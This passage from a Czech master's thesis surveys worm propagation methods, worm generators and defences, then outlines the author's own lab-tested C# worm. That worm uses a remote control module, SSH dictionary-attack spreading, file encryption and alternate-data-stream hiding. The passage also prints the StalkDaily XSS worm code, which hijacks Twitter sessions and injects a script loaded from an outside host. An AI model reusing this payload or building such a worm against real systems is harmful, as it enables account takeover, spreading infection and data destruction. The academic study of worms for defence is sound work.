Peer-To-Peer červ využívá topologii P2P sítě k distribuování vlastních kopií do sdílených složek nic netušícím aktivním uživatelům. Ti si tak mohou stáhnout a spustit podvodně pojmenovanou kopii červa, čímž dojde k okamžitému nakažení a dalšímu nahrávání kopií červa. V současnosti se od využívání P2P červů opouští.


V mnoha případech je nutné k přístupu do P2P sítí mít nainstalovaného speciálního klienta. Proto útočníci sami nabízejí klienty, které jsou zkompilovány s různými spywary a keyloggery, pomocí nichž lze hesla získat a tím podvrhnout identitu k přístupu.

Díky topologii P2P sítě se zde nevyžaduje žádná efektivní strategie pro vyhledávání dostupných obětí. U bývalých populárních sítí, určených pro organizaci, prohlížení a přehrávání multimediálních souborů, jako třeba síť KaZaA nebo DC++, stačilo vytvořit kopii červa ve sdílené složce, do které mají uživatelé sítě přístup. Tuto kopii pak musí oběť sama stáhnout.

[10]Drive-by download malware je škodlivý kód začleněný útočníkem do webové stránky nebo HTML mailu, který se do zařízení oběti stáhne v okamžiku, kdy si ji oběť ve svém prohlížeči zobrazí.

Z reálného provozu lze vybírat z mnoha příkladů. Červ Gnutella (2001), který afektoval uživatele stejnojmenné sítě, vytvářel kopie v instalačním adresáři klienta, kterou nastavil jako sdílenou. Tím bylo skrytému útočníkovi v síti dovoleno přenášet další aktiva do zařízení bez jeho další interakce. Dalším příkladem je červ Fizzer (2003), který se šířil po síti Kazza. Po jeho spuštění byl do zařízení umístěn keylogger. Posledním uvedeným příkladem je známý multivektorový červ Mydoom (2004), který pomocí DDoS útočil na servery společnosti Microsoft a na různé antivirové společnosti. Kromě svého šíření po P2P síti Kazza se šířil navíc po emailové komunikaci. [28]

Jedním z nejzajímavějších příkladů je červ Cassidy (2003) cílený na hráče nelegálních počítačových her a *pirátů* obecně (obr. č. 11). Při stažení vytvořil ve sdílené složce několik svých vhodně pojmenovaných kopií tak, aby potenciální oběť mohla předpokládat že sdílený soubor představuje crack do programu nebo hack do hry. Po spuštění kontaktoval autora červa pomocí emailové komunikace. Žádný payload nebyl po analýze objeven a proto se řadí mezi experimentální červy.



Obrázek 11: Metody zápisu červa Cassidy do sdílených sekcí zařízení oběti[11]

6.1.3 Příklady šíření IM a IRC červů

Červi pro Instant Messaging aplikace a pro IRC využívá falešné softwarové klienty (v případě Internet Relay Chat) nebo volně stažitelné doplňkové služby (v případě Instant Messaging). Šíření je poté umožněno díky přednastaveným hoax zprávám, které může v pravidelných intervalech červ odesílat dostupným uživatelům v kontaktním seznamu, nebo ve skupinách. Po stažení nabízené aplikace či služby dojde k napadení klientů a opětovnému stejnému šíření.

[11] Obrázek převzat z publikace *A behavior based approach to virus detection* od autora Joseho Andreho Moralese

Nabízená zpráva může obsahovat závadné URL, kde po navštívení dojde k nepovolené akci, nebo lze odesílat kopii červa přímo, jako spustitelný soubor. Uživatel zde musí z pravidla kooperovat a závadné aktivum uložit a spustit.

U těchto typů se nevyžaduje vyhledávání obětí. Lze ale realizovat i výjimky. Například v případě populárního komunikátoru ICQ, je kontakt reprezentován devítičíselným kódem. Tento identifikátor lze náhodně vygenerovat a poté se pokusit na identifikátor červa rozpropagovat. Podle nastavení systému musí ale správce účtu žádost o otevření komunikačního kanálu schválit.

Z historie lze uvést IRC červa Ceyda, který se po aktivaci dešifroval a následně vytvořil skript, pomocí něhož se rozpropagoval ostatním uživatelům, také k závěru zformátoval harddisk napadeného počítače. Jako IM příklad vhodně posloužil Bizex červ určený pro ICQ, šířícího se jako URL odkaz v textu všem kontaktům napadeného uživatele. Jeho payload byl selektivní keylogger, který se spustil při navštívení bankovních institucí. [29]

6.1.4 Příklady šíření webových červů a červů určených pro sociální sítě

Za novinku v oblastech počítačových červů lze uvádět webové červy, které jsou schopné provést nákazu zařízení při příchodu na napadenou webovou stránku. Vektor dalšího šíření může být v tomto případě silně omezen systémem, pro který je počítačový červ určený a tudíž může probíhat jiným ideálnějším způsobem, zajišťující rychlé a efektivní rozšíření za účelem infikování co nejvíce technických zařízení.

Tito červi jsou psáni v takových programovacích jazycích, které dokáže každý běžný internetový prohlížeč zpracovat (nejčastěji JS a PHP). Lze také využívat doplňky do prohlížečů od třetích stran se zabudovanými nežádoucími prvky.

Velkou popularitu tomuto druhu červů zařídili sociální sítě, spojující velký počet propojených účtů na jediném systému. Vývoj těchto sítí došel v současnosti do stádia, kdy slouží i jako brána pro přístup k velkému množství externích zdrojů a úložných médií pro citlivé informace, jako jsou seznamy kontaktů, kreditních karet, fotografií apod. Proto útoky na tyto sítě aktuálně stále narůstají a narůstat budou i v budoucnu.

Příklad, jak vyextrahovat citlivé údaje ukázal červ StalkDaily, využívající XSS[12]na sociální síti Twitter. Uživatelé byli napadeni okamžitě po zobrazení profilu již zasažených uživatelů. Tyto profily obsahovaly příspěvek s perzistentním JS kódem, který se stáhl do uživatelova prohlížeče a navázal samostatné spojení se sítí Twitter. K získání údajů byly využité cookies, obsahující autentizační token. Po navázání spojení byl příspěvek s perzistentně umístěným skriptem, vložen zpětně na nový profil (viz. obr. 12). I přes to, že StalkDaily nezpůsoboval permanentní škody, další útočníci již tak shovívaví nebyli a využili zveřejněný zdrojový kód tak, aby z profilu získal citlivé informace.

[12]Narušení stránek využitím chyb ve skriptech. Útočník díky těmto chybám dokáže do stránek podstrčit vlastní kód, což může využít buď pouze k poškození a získání citlivých dat návštěvníků

```
var randomUpdate=new Array();
randomUpdate[0]="Dude, www.StalkDaily.com is awesome. What's the fuss?";
randomUpdate[1]="Join www.StalkDaily.com everyone!";
randomUpdate[2]="Woooo, www.StalkDaily.com :)";
randomUpdate[3]="Virus!? What? www.StalkDaily.com is legit!";
randomUpdate[4]="Wow...www.StalkDaily.com";
randomUpdate[5]="@twitter www.StalkDaily.com";

var genRand = randomUpdate[Math.floor(Math.random()*randomUpdate.length)];

updateEncode = urlencode(genRand);

var xss = urlencode('http://www.stalkdaily.com"></a><script src="http://mikeyylolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST", "authenticity_token="+
    authtoken+"&status="+updateEncode+"&tab=home&update=update");
var ajaxConn1 = new XHConn();
ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+
    authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

Obrázek 12: Hlavní propagační část červa StalkDaily

Twitter nebyla jediná zasažená sociální síť. Například na síti Facebook byla do konce roku 2016 možnost zveřejňovat obrázky typu SVG. Tento vektorový obraz je specifický tím, že umožňuje spouštět javascriptový kód, čehož využil malware Nemucod (někdy uváděn i jako trojan). Primárním cílem počátečního útoku bylo přesvědčit uživatele ke stažení samotného malwaru typu downloader. Šíření probíhalo tím způsobem, že byl sledován a upravován síťový provoz infikovaného prohlížeče. To umožňovalo zachytit relaci facebooku a samovolně se rozeslat kontaktům. Díky dynamičnosti bylo dovoleno malwaru stáhnout destruktivní aktivační rutinu, která zašifrovala celé zařízení a vyžadovala výkupné k získání dešifrovacího klíče. [30]

6.2 Šíření mobilních červů

Počátkem tisíciletí se začalo spekulovat o potenciálu nového typu malwaru, který je zacílen na mobilní telekomunikační prostředky. První červi pro mobilní telefony využívali technologii Bluetooth, schopnou propojit dvě blízká zařízení a přenášet soubory po vytvořeném kanálu. Prvním zaznamenaným červem byl Cabir, který se šířil po mobilních telefonech Nokia s OS Symbian.

Tento červ se v rámci své propagační činnosti snažil spojit vždy s prvním dostupným zařízením ze seznamu nalezených telefonů. Po vlastní instalaci, kterou uživatel telefonu musel schválit, se umístil do specifických adresářů tak, aby došlo k zajištění spuštění při každém startu zařízení. Dodnes není známo, z jakého důvodu červ vznikl, protože se nejedná o zvlášť zákeřný malware. Jedinou činností bylo zobrazení informativní hlášky (viz obr. č. 13) a rychlejší vyčerpávání baterie způsobené bluejackingem[13]

[13]Útok Bluejacking je specifický tím, že z napadeného zařízení neustále prohledává blízké okolí, díky čemuž vyhledává aktivní mobilní zařízení se zapnutým protokolem Bluetooth

Obrázek 13: Obrazovka zařízení napadené červem Cabir[14]

Postupem času dochází ke zdokonalování mobilních zařízení a jejich systémů. S nástupem operačních systémů Android a IOS, které zaujímají značné podíly u telefonů označovaných jako smartphone, je velmi jednoduché přistupovat k rozšířené funkcionalitě zařízení. Tyto systémy jsou povětšinou otevřené a dovolují realizaci vlastních aplikací. Realizace je regulována správou oprávnění, kterou mnoho uživatelů nevyužívá. To také umožňuje útočníkům vytvářet programy určené k nežádoucím zásahům do softwaru přístroje a k extrakci citlivých údajů. Kromě využívání vlastních či napadených aplikací může útočník stejně jako v případě internetového červa využít různé protokoly a služby, popřípadě jejich neopravené chyby. Většina červů pro smartphone je neautomatická a vyžadují aktivní pomoc od uživatele.

Hlavní výhodou těchto systému je jednoduchost hledání cílů. Ty jsou primárně umístěné v adresářích telekomunikačního zařízení. Proto může útočník využít šíření přes SMS zprávy, kdy rozešle odkaz s napadenou aplikací všem kontaktům v adresáři. Může se jednat o velmi výnosný business, což ukázal agresivní červ Selfmite. Ten pomocí SMS rozesílal sebe sama, přičemž využil zkracovač adres k jednoduchému skrytí. Po jeho uhnízdění v zařízení dokázal odesílat prémiové zprávy.


[14]Obrázek převzat ze článku *Five stories about Cabir, the first malware for smartphones*, Kaspersky Lab, Dostupného z: `https://www.kaspersky.com/blog/cabir-five-stories/14964/`

6.3 Speciální druhy šíření

Kromě běžného šíření existuje i možnost speciálního šíření, kde červ v okamžiku nenapadá všechny zařízení v dostupné síti, ale např. pouze jeden počítač ze kterého *přecestuje* do dalšího v pořadí bez zjevného zanechání signifikantních stop. Existuje i typ červa, který má veškerou funkcionalitu rozmístěnou po síti, díky čemuž se stane velmi robustním pro antivirové prostředky.

6.3.1 Červ typu králík

Červ králík má velmi speciální druh šíření. Je specifikován tak, že v jedné počítačové síti se musí nacházet pouze jedna kopie červa, která v určitých intervalech nebo při vykonání blíže neurčené operace *přeskakuje* mezi zařízeními. Příklad je vyobrazen na obrázku č. 14. V 16:00 se červ vyskytuje na zařízení PC1. O hodinu později červ napadne sousední počítač PC2 a ze zařízení PC1 se červ odstraní.



(a) Prezence červa na PC1 v 16:00

(b) Opuštění PC1 se skokem na PC2 v 17:00

Obrázek 14: Vizualizace možného způsobu skákání červa po síti v hodinových intervalech

6.3.2 Červ typu chobotnice

Chobotnice je nepříliš častý druh červa, který má informace o všech svých vytvořených kopiích v síti, které je schopen ovládat a tím provádět rutinu organizovaným způsobem. Logiku červa obstarává hlavní část (hlava), která dokáže ovládat své potomky (chapadla). V praxi se dá tento problém realizovat jako botnet, kde hlava je představena jako C&C server a chapadla jako zombie zařízení.

Typicky uváděným příkladem je červ Opasoft, jehož šíření spočívá v identifikaci současného počítače v síti a pokusů o kontakt a propagaci na sousední zařízení (± 1 byte). To vše probíhalo rekurzivně (pokud sousední zařízení odpovědělo, provedl červ pokus o propagaci na sousední zařízení kontaktovaného stroje) do doby, dokud existoval počítač, který obsahoval souseda.

7 Generátory počítačových červů

Ke zjednodušení procesu výroby počítačových červů jsou vytvářeny aplikace určené k jejich lehkému generování. To umožňuje i méně zkušeným uživatelům počítačových systémů vytvořit vlastního červa podle určitých pravidel. Profesionální útočníci ovšem generátory nevyužívají z důvodu omezené funkcionality a realizují vlastní červy dle svého určeného záměru. Převážná většina generátorů vytváří červy v dávkových souborech nebo červy ve skriptovacích jazycích, Programování v těchto jazycích je relativně jednoduché a stejně jednoduché je realizování těchto generátorů.

Generátory červů jsou méně rozšířenější než generátory virů. Přesto existuje několik známých projektů, které dokážou realizovat v dnešní době již historický malware, které antivirové prostředky lehce odhalují. Některé nestandardní generátory využívají techniky šifrování nebo záměny zdrojového kódu při vygenerování, aby zmátly antivir a umožnily tím svým potomkům vyšší pravděpodobnost nákazy.

7.1 Senna Spy Internet Worm Generator


Podobně jako u IWMT dokázal Senna Spy Internet Worm Generátor vytvořit VBS skript, který mohl sebe rozesílat skrze aplikaci Microsoft Outlook. Oproti minulému generátoru již byl ovšem schopen výsledný produkt zašifrovat.

7.2 VBS Worm Generator

VBSWG generoval šifrovaný VBS skript, šířící se po emailové komunikaci. Uživatel zde mohl nastavit možnost stažení vlastních doprovodných souborů. Červ je také rezistentní k paměťovému skenování.

7.3 Internet Worm Maker Thing

Internet Worm Maker Thing je generátor s přívětivým grafickým rozhraním, kde si může potenciální útočník vybrat z celé řady možných aktivačních rutin (zablokování editoru registrů, vyrušení myši a klávesnice, změny výchozí stránky internetového prohlížeče, odpojení antiviru apod.) (viz obr. č. 15). Výsledný produkt je realizován prostřednictvím VBS skriptu, který dle určení mohl být šířen po IRC kanálech, na P2P sítích Kazza, Bearshare, Morpheus a Grockster a po ICQ komunikaci. Výsledný skript je ovšem nešifrovaný a tím lehce odhalitelný.



Obrázek 15: Uživatelské rozhraní aplikace Internet Worm Maker Thing 1.1βeta

7.4 Black Worm Generator

Tento generátor dokázal vygenerovat červa Black Worm šířícího se po síti LAN, po USB a po P2P. Měl pouze jednu prioritní aktivační rutinu, která šifrovala soubory dle uvedeného klíče.

8 Ochrana před počítačovými červy

Bezpečnost před nakažením počítačovými červy spočívá primárně v prevenci. Někdy může být složité zbavit se malwaru poté co systém infekci podlehne a proto je prevence nejlepším řešením před nežádoucím vstupem do počítače. Uživatel by měl také provádět časté zálohování dat na disku, o které může potenciální přijít v případě infikování zařízení škodlivým softwarem. Záloha (i na větší počet míst) může zajistit doprovodnou ochranu podstatných a důležitých dat.

Běžné počítačové zařízení by mělo obsahovat firewall blokující přístup do síťových služeb. Ten zajistí ochranu před vystavením útoku z globálních i lokálních sítí, zejména pokud uživatel využívá sdílené a veřejné bezdrátové připojení v kavárnách apod. Zejména důležité je mít nainstalovaný a aktualizovaný anti-malwarový prostředek, který chrání počítačové zařízení před nejnovějšími hrozbami. Zařízení by mělo být chráněné bezpečným heslem. Také je nutné nepodceňovat systémové aktualizace, které můžou obsahovat kritické bezpečnostní záplaty.

Ochrana před červy využívající přetečení bufferu či haldy je obtížnější a takřka pro běžné uživatele nemožná. Proto se musí spoléhat nad přezkoumáváním kódu, což provádějí bezpečnostní experti. Ti využívají penetrační testy a softwarové prostředky pro zjišťování bezpečnostních nedostatků již při průběhu kompilace projektu. Některé antivirové prostředky běžně kontrolují chování softwaru a sledují signatury volání, které mohou představovat vektor útoku.

U emailových červů musíme dbát zvýšené bdělosti a uvažovat nad příchozími přílohami od neznámých, ale i známých odesílatelů. Z pohledu administrátora emailového serveru musíme naimplementovat spamový filtr nebo whitelisty (k povolení příchozích zpráv pouze z nastavených adres) a blacklisty (k zakázání příchozích zpráv z nastavených adres). Je vhodné také eliminovat všechny možné skripty a obrázky z těla emailu.

Tyto prvky můžeme zabudovávat i do směrovačů sítě. To zajistí že provoz bude naprosto korektní vůči uživatelům. Je také možnost zabudovat do sítě lehce napadnutelné prvky (tzv. honeypoty), které mohou nalákat útočníky a získat tak informace o jejich aktivitě.[31]

Pro ochranu před webovými červy je doporučeno využívat aktuální webový prohlížeč a pro jistotu i kvalitní důmyslné bezpečnostní doplňky, které zmírňují možnost nakažení. Také je vhodné nevstupovat na cizí neznámé domény a stahovat doplňky mimo oficiální zdroje. Většina moderních webových prohlížečů navíc ověřuje integritu a důvěryhodnost navštívených webových stránek. Běžně také v současnosti prohlížeče obsahují antiphishingové techniky. Z pohledu autora webových stránek je nutné validovat veškeré realizované vstupy takovým způsobem, aby vývojář omezil možnost XSS.

V případě mobilních červů by uživatel neměl stahovat aplikace z neznámých zdrojů, ale pouze z oficiálních obchodů. I ty sice mohou mít narušenou bezpečnost, ale v případě jejich odhalení může správce zařídit její okamžité odstranění z oběhu. Uživatelé by měli také kontrolovat oprávnění jednotlivých aplikací tak, aby program nevyžadoval vlastnosti, které teoreticky nepotřebuje.

9 Praktická část diplomové práce

V následujících závěrečných kapitolách jsou uvedené postupy a principy využité při řešení praktické části diplomové práce, včetně všech použitých vývojových nástrojů. Hlavním cílem bylo realizování takového škodlivého kódu, který by splňoval požadavky klasifikování do oblasti červů. Červ musí být také samozřejmě provozuschopný, ale z právních a bezpečnostních důvodů by nebylo vhodné jeho spuštění v reálném prostředí. Experimentální ověření funkčnosti bude tedy prováděno pouze v prostředí poskytnutém autorem práce.

V těchto kapitolách jsou nejenom do detailu popsané implementované metody šíření sestrojeného červa, ale i celková logika a chování na napadeném zařízení patřící potenciální obětem. Rovněž je rozepsaná problematika dalších možných způsobů šíření, které by bylo přijatelné teoreticky využít, ale z důvodu jejich nynější vzácnosti bylo po konzultaci od jejich vývoje upuštěno.

9.1 Parametry realizovaného červa

Během konzultací s vedoucím práce došlo k jednoznačné shodě z hlediska vývoje praktické části práce. Sestrojený červ by se měl dle zadání aktivovat při každém spuštění napadeného zařízení s cílovým operačním systémem Windows. Celková logika poté bude závislá na vzdáleně umístěném kontrolním modulu, který může být vložen útočníkem na internetové stránky poskytnuté fakultou. Tento kontrolní modul bude vygenerován doprovodným programem, ve kterém bude možné nastavit parametry šíření, aktivační rutinu a modul pro sledování kontroly šíření.

K zajištění nulové možnosti rozšíření bude konzole aplikace po dobu útoku zobrazená. Přesto má červ velmi jednoduché možnosti, jak konzoli skrýt před zraky obětí. Aplikace by neměla navíc vyžadovat ke spuštění zvýšené oprávnění.

Červ by neměl mít pouze jeden druh šíření, ale měl by splňovat požadavky multivektorového červa. Stejně tak by neměla být realizována pouze jedna aktivační rutina, ale vícero komplexnějších metod. Veškeré požadavky na vývoj praktické části diplomové práce byly dle mého názoru splněné.


9.1.1 Vývojové prostředí

Počítačový červ, který byl pro potřeby práce nazván *školáček* (Worm.Schoolboy) byl sestrojen v programovacím jazyce C#, ve vývojovém prostředí Microsoft Visual Studio 2017 s cílovou platformou .NET Framework 4.5.2. Tímto tahem byla zajištěna zpětná kompatibilita pro většinu moderních operačních systému Windows. Toto prostředí bylo také vybráno pro svou popularitu a také díky možnéu využití Windows API rozhraní pro zprostředkování doprovodných funkcí systému. Při sestrojení spustitelného červa byl také využit nezávislý balíček NuGet SSH.NET od Olega Kapa a Gerta Driesena, představující optimalizovanou knihovnu pro využití SSH v .NET Framework. Jelikož tento balík vygeneruje doprovodné DLL knihovny, které potřebují

být přítomné v případě šíření pomocí SSH, tak byly tyto knihovny programově vložené do projektu pomocí balíku Costura.Fody.3.3.2.

9.2 Prvotní konfigurace červa

Před základní konfigurací červa se musí sestrojit kontrolní modul, jenž je nutné umístit na vzdálené zařízení představující C&C přístroj, které ovládá celkovou vnitřní logiku červa. K tomu byl v rámci práce vytvořen jednoduchý GUI generátor (obr. č. 16).



Obrázek 16: Generátor určený k sestrojení kontrolního modulu pro ovládání logiky červa

Zde je nutné nastavit minimálně jeden ze tří použitelných druhů šíření. V případě povolení šíření po elektronické komunikaci je dále potřeba nastavit vyhledávač následných obětí, zprávu určenou pro příjemce emailu se závadnou přílohou a SMTP servery. Osobně doporučuji využít servery společnosti Google nebo jiné, které umožňují odesílání zpráv s přílohami. Také je běžně očekáváno nastavení komunikační složky útočníkem korektně tak, aby byl zjednán přístup klientům třetích stran k odesílání zpráv.

Dalším možným druhem šíření je skrz sdílené složky v síti. Zde vše probíhá automaticky a není nutné nastavovat žádné další nástroje. Tento způsob ale závisí na uživatelské interakci. Od potenciálních obětí se očekává, že spustitelnou složku červa sami spustí (viz odstavec č. 9.3.4.2). K tomu lze využít zmiňované sociální inženýrství popsané v teoretické části.

Posledním možným způsobem šíření je šíření pomocí protokolu SSH, kde je nutné nastavit seznam pro slovníkový útok. Také je možné nastavit rozsah IP adres, které budou kontaktovány. Za předpokladu, že adresy nejsou vyplněné, bude rozsah testovaných adres vypočítán automaticky z výchozí brány a masky podsítě. Tento způsob může ovšem nést jisté nevýhody, jako například časové (pokud je maska podsítě malá) nebo síťové (pokud je uživatel připojen do vícera sítí).

V generátoru je možné nastavit aktivační rutinu červa. Zde může uživatel použít destruktivní i nedestruktivní činnost. Destruktivní činnost spočívá v zašifrování všech souborů se zadanou koncovkou pomocí zvoleného výchozího klíče (viz. kap. č. 9.2.1). Nedestruktivní činnost spočívá v nepřetržitých pokusech kontaktovat nastavené zařízení pomocí TCP. V obou dvou případech se musí nastavit čas začátku dané operace, popřípadě i délka průběhu.

Po nastavení lze vygenerovat XML soubor, který je nutné před umístěním na vzdálený server pro uchování bezpečnosti zašifrovat. K tomu lze již využít hlavní program, který lze spustit s čtyřmi možnými argumenty:

-p	Pro nastavení šifrovacího a dešifrovacího hesla
-c	Pro nastavení URL cesty obsahující kontrolní modul
-e	Pro zašifrování vstupního souboru algoritmem AES(256)
-d	Pro dešifrování vstupního souboru

9.2.1 Nastavení šifrovacího a dešifrovacího hesla

Pro nastavení hesla je nutné spustit červa s parametrem -p (password), díky kterému lze heslo jednoduchým způsobem nakonfigurovat (obr. č. 17). Toto heslo slouží především k zašifrování a dešifrování kontrolního modulu a v případě existence destruktivní aktivační rutiny i jako šifrovací klíč.

Obrázek 17: Úvodní nastavení hesla pro správu červa Worm.Schoolboy


Bez nakonfigurovaného hesla nelze červa úspěšně spustit. Před inicializací se totiž kontroluje, zda je heslo umístěné v alternativním datovém proudu. Tento proud je systémech NTFS běžně dostupný na platformě Windows, který je běžně nevyužívá, ale podporuje je kvůli kompatibilitě

s cizími systémy. Jelikož tuto vlastnost nelze deaktivovat, tak lze tyto proudy využívat k úschově dat v zotročených systémech. Navíc většina systémů určených k analýze nebezpečných souborů alternativní proudy neanalyzuje.

9.2.2 Zašifrování kontrolního modulu a jeho inicializace

Po povinné inicializaci hlavního šifrovacího hesla lze zašifrovat kontrolní modul. To lze provést spuštěním červa s parametrem -e (encryption). Zde bude útočník vyzván k zadání vstupního souboru, jež bude zašifrován (obr. č. 18). Tento soubor, nebo pouze jeho obsah musí být umístěn na zařízení, ke kterému bude červ a jeho propagované kopie přistupovat. Po uložení je nutné vložit URL odkaz s kontrolním modulem do alternativního proudu pomocí spuštění červa s parametrem -c (control-module). (obr. č. 19)

Pokládám za důležité upozornit, že zašifrovaný soubor nebude validátory považován jako XML soubor. Proto byly programově veškeré možné koncovky nahrazeny za koncovku *.enc*.



Obrázek 18: Zašifrování kontrolního modulu červem Worm.Schoolboy

Obrázek 19: Nastavení lokace kontrolního modulu červem Worm.Schoolboy

V rámci vlastního pokusu byl kontrolní modul umístěn na lokální Apache HTTP server.

9.3 Popis činnost červa na napadeném zařízení

